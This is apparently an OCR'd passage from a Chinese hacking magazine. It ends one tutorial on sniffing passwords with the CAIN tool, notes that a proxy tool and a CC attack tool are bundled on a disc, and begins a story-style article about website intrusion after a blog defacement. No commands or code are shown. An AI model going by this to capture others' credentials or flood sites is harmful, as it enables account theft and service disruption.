


图21




图17




图22




图18




图19

CAIN配置完成，现在就需要耐心等待了。耐心点，只要它有敏感数据发送的话，CAIN就会乖乖的给我们保存起来，想看嗅探的结果就将下面的选项卡切换到“口令”标签，看看，已经截获一条HTTP请求中的帐号和密码了（图22），啊？怎么是我的帐号呢？我来告诉你，这是因为CAIN不光能嗅探其它主机的敏感数据还能嗅探本机的敏感信息哦！CAIN还对口令进行了分类，比如FTP、HTTP、POP3、SMB、TELNET等等。

听了半天，燕妹妹终于缓过神来了，直夸奖阿布老师真历害，以后自己也来扮鬼吓唬人，让别人以为自己的电脑中邪了。阿布老师一看这可不行，可不能教坏小朋友呀，猛然间跑到洗手间灌了一嗓子水，然后深吸了口气，侃的是天昏地暗，飞沙走石，最后燕妹妹终于扛不住，晕了过去，阿布这才放心。然后在QQ上留言：了解只是为了更好的学习，技术永远只能用在正道。

（文章中涉及到的工具花刺代理、CC攻击工具、CAIN，已经收录在光盘中）




图20

菜鸟师徒行 网站入侵也简单（上）

阿布（周五杰）

“啦啦啦啦啦啦啦……”，阿布嘴里哼着歌儿手上拿着梳子正梳着自己的头发，等着燕MM的到来，因为这天下午他没有课但燕MM有课。他幻想着与燕MM在一起的时光不禁傻乎乎的笑了起来：(*^__^*) 嘻嘻……我的燕MM……

正傻傻的笑着，突然手机响了，原来是燕MM的电话，阿布很奇怪，这个时间她应该还没有下课呀？接通电话后，阿布马上问道：“喂，燕燕你怎么了？逃课给我打电话，是不是想我了？嘿嘿……”话还没说完就听电话那头传来了哭泣的声音。阿布慌了，急忙喊道：“怎么了？怎么了？你快说话呀，别让我着急好吗，先别哭了！”

电话那头燕MM渐渐的停止了哭声，说道：“我的BLOG被涂鸦了……”阿布不解的问道：“BLOG？涂鸦？怎么回事？”燕MM说道：“我刚才在机房登录BLOG的时候，发现BLOG全都被人给涂改了，